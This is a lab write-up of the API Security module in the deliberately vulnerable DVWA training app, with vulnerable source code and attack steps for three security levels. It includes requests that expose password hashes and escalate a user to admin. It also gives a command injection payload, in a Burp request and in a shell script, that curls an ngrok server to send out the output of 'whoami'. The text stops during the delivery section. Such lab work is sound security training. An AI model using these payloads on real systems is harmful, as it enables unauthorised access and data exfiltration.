

API Security in DVWA

1 Introduction
In this post, the API Security vulnerability in the Damn Vulnerable Web Application (DVWA) is described. The objective for attacks across all security levels is to exploit weaknesses in API implementations. However, there is also a slightly more specific objective for each security level.
For the low security level, the objective is to exploit the call to /DVWA/vulnerabilities/api/v2/user/ and force it to return additional information beyond what is displayed in the table on the vulnerable page.
For the medium security level, the objective is to exploit the call to /DVWA/vulnerabilities/api/v2/user/2 and elevate the user (a non-admin account) to admin (level 0).
For the high security level, the objective is to use the provided OpenAPI document /DVWA/vulnerabilities/api/openapi.yml to analyse the health functions and identify one that can be exploited.
The creators of DVWA describe the API security module in the following way:
Most modern web apps use some kind of API, either as Single Page Apps (SPAs) or to retrieve data to populate traditional apps. As these APIs are behind the scenes, developers sometimes feel they can cut corners in areas such as authentication, authorisation or data validation. As testers, we can get behind the curtains and directly access these seemingly hidden calls to take advantage of these weaknesses.
2 Lab environment
The penetration test is performed using virtual machines set up on Oracle VirtualBox. The VM specifications can be viewed in table 1 below. Unlike most other attacks in this blog, the API Security vulnerability on the high security level requires internet access so that Burp Suite extensions can be installed on the attacker device and so that the vulnerable client can send data to an attacker-controlled server. For that reason, both the attacker device and the vulnerable client here uses NAT network. If you only want to do the low and medium security levels, you do not need internet access and can therefore disable the Network Adapter 2 on both VMs.
.
Table 1
Lab environment setup.
| Vulnerable DVWA client | Attacker device | |
|---|---|---|
| IP address | 192.168.56.105 | 192.168.56.101 |
| Operating system | Kali GNU/Linux Rolling | Kali GNU/Linux Rolling |
| Network Adapter 1 | Host-only Adapter | Host-only Adapter |
| Network Adapter 2 | NAT | NAT |
.

Please note that the API module in DVWA requires additional setup compared to the other modules. You can check that the necessary vendor files have been installed on the setup page in DVWA. If the files are not installed, you should see the text in figure 1, otherwise you should see the text in figure 2.
.
Figure 1
Vendor files not installed.
.
Figure 2
Vendor files installed.

3 Vulnerability description

For the low security level, the page vulnerable to API exploitation consists of a table of users, see figure 3. The table is created through an API call to /DVWA/vulnerabilities/api/v2/user/, indicating the use of API versioning. The source code reveals that the data is fetched without any custom headers and no authentication or authorization mechanisms are enforced. It also reveals a hidden HTML element that becomes visible if the API call returns password data.
.
Figure 3
The API Security page in DVWA on the low security level.
.
vulnerabilities/api/source/low.php:
<?php
$errors = "";
$success = "";
$messages = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
}

\(request_url = \)_SERVER['REQUEST_URI'];
\(stripped_url = str_replace ("/vulnerabilities/api/", "", \)request_url);

echo "
<p>
    Versioning is important in APIs, running multiple versions of an API can allow for backward compatibility and can allow new services to be added without affecting existing users. The downside to keeping old versions alive is when those older versions contain vulnerabilities.
</p>
";

echo "
<script>
    function update_username(user_json) {
        console.log(user_json);
        var user_info = document.getElementById ('user_info');
        var name_input = document.getElementById ('name');

        if (user_json.name == '') {
            user_info.innerHTML = 'User details: unknown user';
            name_input.value = 'unknown';
        } else {
            if (user_json.level == 0) {
                level = 'admin';
            } else {
                level = 'user';
            }
            user_info.innerHTML = 'User details: ' + user_json.name + ' (' + level + ')';
            name_input.value = user_json.name;
        }

        const message_line = document.getElementById ('message');
        if (user_json.id == 2 && user_json.level == 0) {
            message_line.style.display = 'block';
        } else {
            message_line.style.display = 'none';
        }
    }

    function get_users() {
        const url = '" . $stripped_url . "/vulnerabilities/api/v2/user/';

        fetch(url, {
                method: 'GET',
            })
            .then(response => {
                if (!response.ok) {
                    throw new Error('Network response was not ok');
            }
            return response.json();
            })
            .then(data => {
                loadTableData(data);
            })
            .catch(error => {
                console.error('There was a problem with your fetch operation:', error);
        });
    }

    HTMLTableRowElement.prototype.insert_th_Cell = function(index) {
        let cell = this.insertCell(index)
        , c_th = document.createElement('th');
        cell.replaceWith(c_th);
        return c_th;
    }

    function loadTableData(items) {
        const table = document.getElementById('table');
        const tableHead = table.createTHead();
        const row = tableHead.insertRow(0);

        item = items[0];
        Object.keys(item).forEach(function(k){
            let cell = row.insert_th_Cell(-1);
            cell.innerHTML = k;
            if (k == 'password') {
                successDiv = document.getElementById ('message');
                successDiv.style.display = 'block';
            }
        });

        const tableBody = document.getElementById('tableBody');

        items.forEach( item => {
            let row = tableBody.insertRow();
            for (const [key, value] of Object.entries(item)) {
                let cell = row.insertCell(-1);
                cell.innerHTML = value;
            }
        });
    }
    </script>
";

echo "

<table id='table' class=''>
  <thead>
    <tr id='tableHead'>
    </tr>
  </thead>
  <tbody id='tableBody'></tbody>
</table>


        <p>
            Look at the call used to create this table and see if you can exploit it to return some additional information.
        </p>
        <div class='success' style='display:none' id='message'>Well done, you found the password hashes.</div>
        <script>
            get_users();
        </script>
";

?>
.

For the medium security level, the page vulnerable to API exploitation consists of a name input field, with "morph" pre-entered, and a submit button, see figure 4. When the page is loaded, there is an API call through a GET request to /DVWA/vulnerabilities/api/v2/user/2, meaning it always loads the user with ID=2. The source code reveals that no custom headers are used for GET requests, but a minimal header containing content type is used for PUT requests. There is no evidence of proper validation. It also reveals that there is a hidden element in the HTML of the page will become visible if the user is elevated to admin.
.
Figure 4
The API Security page in DVWA on the medium security level.
.
vulnerabilities/api/source/medium.php:
<?php

\(request_url = \)_SERVER['REQUEST_URI'];
\(stripped_url = str_replace ("/vulnerabilities/api/", "", \)request_url);

echo "
    <script>
        function update_username(user_json) {
            console.log(user_json);
            var user_info = document.getElementById ('user_info');
            var name_input = document.getElementById ('name');

            if (user_json.name == '') {
                user_info.innerHTML = 'User details: unknown user';
                name_input.value = 'unknown';
            } else {
                var level = 'unknown';
                if (user_json.level == 0) {
                    level = 'admin';
                    successDiv = document.getElementById ('message');
                    successDiv.style.display = 'block';
                } else {
                    level = 'user';
                }
                user_info.innerHTML = 'User details: ' + user_json.name + ' (' + level + ')';
                name_input.value = user_json.name;
            }
        }

        function get_user() {
            const url = '" . $stripped_url . "/vulnerabilities/api/v2/user/2';

            fetch(url, {
                    method: 'GET',
                })
                .then(response => {
                    if (!response.ok) {
                        throw new Error('Network response was not ok');
                }
                return response.json();
                })
                .then(data => {
                    update_username (data);
                })
                .catch(error => {
                    console.error('There was a problem with your fetch operation:', error);
            });
        }

        function update_name() {
            const url = '" . $stripped_url . "/vulnerabilities/api/v2/user/2';
            const name = document.getElementById ('name').value;
            const data = JSON.stringify({name: name});

            fetch(url, {
                    method: 'PUT',
                    headers: {
                        'Content-Type': 'application/json'
                    },
                    body: data
                })
                .then(response => {
                    if (!response.ok) {
                        throw new Error('Network response was not ok');
                }
                return response.json();
                })
                .then(data => {
                    update_username(data);
                })
                .catch(error => {
                    console.error('There was a problem with your fetch operation:', error);
            });
        }
    </script>
";

echo "
        <p>
            Look at the call used to update your name and exploit it to elevate your user to admin (level 0).
        </p>
        <p id='user_info'></p>
        <form method='post' action=\"" . $_SERVER['PHP_SELF'] . "\">
            <p>
                <label for='name'>Name</label>
                <input type='text' value='' name='name' id='name'>
            </p>
            <p>
                <input type=\"button\" value=\"Submit\" onclick='update_name();'>
            </p>
        </form>
        <div class='success' style='display:none' id='message'>Well done, you elevated your user to admin.</div>
        <script>
            get_user();
        </script>
";

?>
.

For the high security level, the page vulnerable to API exploitation consists of a link to download the OpenAPI document /DVWA/vulnerabilities/api/openapi.yml and instructions to inspect the available health functions, see figure 5. The source code does not reveal anything for this level. Unlike previous levels, this scenario relies entirely on API documentation analysis rather than visible frontend behaviour.
.
Figure 5
The API Security page in DVWA on the high security level.
.
vulnerabilities/api/source/high.php:
<?php

$message = "";

echo "
    <p>
        Here is the <a href='openapi.yml'>OpenAPI</a> document, have a look the health functions and see if you can find one that has a vulnerability.
    </p>
    <p>
        Note, this file assumes you are running DVWA out of the document root, if you have installed it into a subdirectory, such as DVWA, then you will need to update it. Look through the file for the paths, e.g.<br><br>
        <i>/vulnerabilities/api/v2/health/echo</i><br><br>
        and prepend your directory, so if you are in the DVWA directory you would change it to<br><br>
        <i>/DVWA/vulnerabilities/api/v2/health/echo</i>
    </p>
    <p>
        You might be able to work out how to call the individual functions by hand, but it would be a lot easier to import it into an application such as <a href='https://swagger.io/tools/swagger-ui/'>Swagger UI</a>, <a href='https://portswigger.net/bappstore/6bf7574b632847faaaa4eb5e42f1757c'>Burp</a>, <a href='https://www.zaproxy.org/docs/desktop/addons/openapi-support/'>ZAP</a>, or <a href='https://www.postman.com/'>Postman</a> and let the tool do the hard work of setting the requests up for you.
    </p>
";

?>
4 Attack steps
In this section, the attack steps are mapped to the Cyber Kill Chain. The screencast of the attack can be viewed here:
.
4.1 Reconnaissance
Using the network tab in the browser developer tools on the low security level, it is observed that the user table is created through an API call to /DVWA/vulnerabilities/api/v2/user/. The call returns JSON objects containing user id, name, and level. As the API uses versioning, revealed by the /v2/ in the filename, it is possible that there is an older version that could possibly return additional data. Inspecting the request also reveals that there are no authentication headers, with no authorisation, API-key, or bearer token. There is a cookie containing PHP session ID though. By sending a curl request to http://192.168.56.105/DVWA/vulnerabilities/api/v2/user/, it is revealed that the API does not require cookies for access, indicating that the API is publicly accessible and unauthenticated.
.
Using the network tab in the browser developer tools on the medium security level, it is revealed that the pre-entered name is retrieved through a GET-request to /DVWA/vulnerabilities/api/v2/user/2. When the submit button is clicked, a PUT request is sent to the same destination with the submitted value being sent as the user's name. There is no frontend restriction hindering more than a name from being sent and there does not seem to be any client-side input validation.
Inspecting the request on the medium security level also reveals that there is no authorisation, API-key, or bearer token, although there is a cookie containing PHP session ID. By sending a curl GET and PUT request to http://192.168.56.105/DVWA/vulnerabilities/api/v2/user/2, it is confirmed that API response can be modified and that it does not require cookies for access on the medium security level either. However, it is also revealed that while the input was accepted, it was not stored permanently in the database and the change did therefore not persist.
.
To inspect the health functions in the OpenAPI document on the high security level, the Burp Suite extension OpenAPI Parser is installed via the BApp Store. Loading the OpenAPI document in the parser reveals that there are four health functions; two are GET requests to get the health of the system and send a ping to check connectivity, and two are POST requests to echo data that is sent and check connectivity status. To try out the functions, the requests are sent to the repeater in Burp Suite and the host and target parameter are modified to match the target VM's IP-address and the filename is modified to match the actual application setup. The pre-written HTTP/2 is also replaced with HTTP/1.1.
The GET requests does not appear particularly interesting, but the POST requests could potentially be susceptible to command injection. The echo POST request has the input parameter "words" that does not seem to allow command injection. Even when commands are appended, they are treated as plain text and echoed back without execution. The POST request for checking the connectivity status though, has a target parameter and could potentially be vulnerable to command injection.
.
4.2 Weaponization
Using the reconnaissance findings, custom payloads are crafted for each security level. For the low security level, a payload is created for revealing the output of the API call using a previous version of the API. This payload can either be delivered via the URL field in the browser or via manipulation of the GET request with Burp Suite. For the medium security level, a payload is crafted for elevating the user to admin. This payload is intended to be delivered via Burp Suite.
For the high security level, a payload is created for exploiting the command injection vulnerability and sending the system-level username to an attacker-controlled external server. This payload is intended to be delivered via Burp Suite. Additionally, there are custom payloads for automated payload delivery via an executable shell script for all security levels.
.
The payloads and executable shell scripts are available below in this post, but they are also available on GitHub. I have noticed that there are sometimes discrepancies in the code in the final post compared to the draft, which might have something to do with the use of markdown on Hashnode, although I am not entirely sure. So, if the code in this post does not work, please try the code on GitHub instead. The GitHub repository can be found here:
https://github.com/wikblo-0/API_Security_in_DVWA
.
4.2.1 Individual payloads
The payloads below are intended to be delivered via the browser or via Burp Suite.
.
Payload intended to be delivered via browser or Burp Suite on the low security level:
http://192.168.56.105/DVWA/vulnerabilities/api/v1/user/
.

Payload intended to be delivered via Burp Suite on the medium security level:
PUT /DVWA/vulnerabilities/api/v2/user/2 HTTP/1.1
Host: 192.168.56.105
Content-Length: 16
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Content-Type: application/json
Accept: / Origin: http://192.168.56.105
Referer: http://192.168.56.105/DVWA/vulnerabilities/api/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=229b8c33ef5730e8705c5b88a3629385; security=medium Connection: keep-alive
{
    "name":"morph",
    "level":0
}
.
Payload to be delivered via Burp Suite on the high security level:
POST /DVWA/vulnerabilities/api/v2/health/connectivity HTTP/1.1
Host: 192.168.56.105
Content-Type: application/json
Content-Length: 104
{
    "target":"127.0.0.1;curl https://multichanneled-alkalimetrically- rayford.ngrok-free.dev?cmd=$(whoami)"
}
.
4.2.2 Executable shell script

For the low security level, the shell script uses curl to retrieve the user data from the API and then saves the result in a local log file (api_low.log).

For the medium security level, the shell script uses curl to send first a GET request to the API to get the user data before modification, then a PUT request that elevates the user to admin, and then a GET request to retrieve the updated user data. The results are then saved in a local log file (api_medium.log).
For the high security level, the shell script uses curl to send a POST request originally intended to check the connectivity status, but that has been manipulated to exploit the command injection vulnerability and thereby sends the system-level username to an attacker-controlled external server. The result is then saved in a local log file (api_high.log).
.
Follow the steps below to set up the executable shell script:
Open the command line and create a file with the following command:
nano /home/kali/scraper.shPaste the following contents for the low security level:
#!/bin/bash

{
echo "Attempting to retrieve user data..."
echo "---------------------------------------------------"
echo -e "ID\tName\tLevel\tPassword"
RESPONSE=$(curl -s \
  http://192.168.56.105/DVWA/vulnerabilities/api/v1/user/)
echo "$RESPONSE" | jq -r '.[] | "\(.id)\t\(.name)\t\(.level)\t\(.password)"'
}> /home/kali/api_low.log
.
or the following for the medium security level:
#!/bin/bash

{
echo "Attempts to retrieve user data before user elevation..."
echo "---------------------------------------------------"
curl -s \
http://192.168.56.105/DVWA/vulnerabilities/api/v2/user/2 \
| jq -r '"ID:\(.id) Name:\(.name) Level:\(.level)"'
echo ""

echo "Attempts to elevate user to admin..."
echo "---------------------------------------------------"
curl -s -X PUT \
http://192.168.56.105/DVWA/vulnerabilities/api/v2/user/2 \
-H "Content-Type: application/json" \
-d '{"name":"morph","level":0}' \
| jq -r '"UPDATED -> ID:\(.id) Name:\(.name) Level:\(.level)"'
echo ""

echo "Attempts to retrieve user data after user elevation..."
echo "---------------------------------------------------"
curl -s \
http://192.168.56.105/DVWA/vulnerabilities/api/v2/user/2 \
| jq -r '"ID:\(.id) Name:\(.name) Level:\(.level)"'
}> /home/kali/api_medium.log
.
or the following for the high security level:
#!/bin/bash

{
echo "Attempting to send system-level username to server..."
echo "---------------------------------------------------"
RESPONSE=$(curl -X POST \
  -H "Content-Type: application/json" \
  -d '{ "target":"127.0.0.1;curl https://multichanneled-alkalimetrically-rayford.ngrok-free.dev?cmd=$(whoami)" }' \
  http://192.168.56.105/DVWA/vulnerabilities/api/v2/health/connectivity)
STATUS=\((echo "\)RESPONSE" | jq -r '.status')
echo "Request status: $STATUS"
echo ""
echo "Check terminal where you pasted python -m http.server 8000 to get the username"
}> /home/kali/api_high.log
Save file (ctrl + x, y, enter).
Make the file executable with the following command:
chmod +x /home/kali/scraper.sh
.

4.2.3 Attacker-controlled server with ngrok
On the high security level, an attacker-controlled external server is used. This server is set up using ngrok.
.
The attacker-controlled server is setup according to the following. Please note that you need to install ngrok, create an account, and enter your authentication token before the following steps are taken.
Run the following command in the terminal:

python -m http.server 8000Open a new terminal and run the following command. An example of the output can be viewed in figure 6.
ngrok http 8000Copy the forwarding address and use that in the payloads as the attacker-controlled server.
.
Figure 6
Result of ngrok http 8000 command showing the forwarding address.
.
4.3 Delivery
In this section, the delivery methods for the payloads are explained.
.
4.3.1 Individual payloads

By delivering the payload in the URL field in the browser on the low security level, the response can be directly observed in JSON format. It is also possible to use Burp Suite to intercept the original GET request to /DVWA/vulnerabilities/api/v2/user/, made from the API security page in DVWA and manipulate the request to use version one as in the created payload. This is achieved by replacing v2 with v1 in the request path.
On the medium security level, the PUT request to /DVWA/vulnerabilities/api/v2/user/2/ is intercepted and modified using Burp Suite to elevate the user to admin.
